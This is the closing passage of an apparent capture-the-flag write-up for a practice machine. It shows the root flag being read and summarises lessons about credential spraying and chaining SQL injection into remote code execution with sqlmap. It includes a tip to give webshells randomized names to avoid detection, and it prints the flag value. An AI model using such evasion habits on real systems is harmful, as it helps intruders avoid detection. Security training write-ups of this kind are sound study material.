I honestly didn’t think that would work but this is why credential spraying matters so much on an engagement. Passwords get reused far more often than people expect.
Grab the root flag and we’re done:
root@validation:~# cat /root/root.txt
7f09143057a87bd147bb1b41b8eea131
Lessons Learned
This was an easy machine, so nothing crazy here, but it was a solid one for showing how SQLi can be chained straight into RCE without needing anything fancier than sqlmap. This machine is on the CWEE prep track and I plan on working through all the machines on that list before taking the exam, so it’s just another scratch off the list for that.
The biggest thing I want to keep doing going forward is generating randomized filenames and command parameters for webshells instead of using obvious names like shell.php, since that’s a habit I want to carry into real engagements.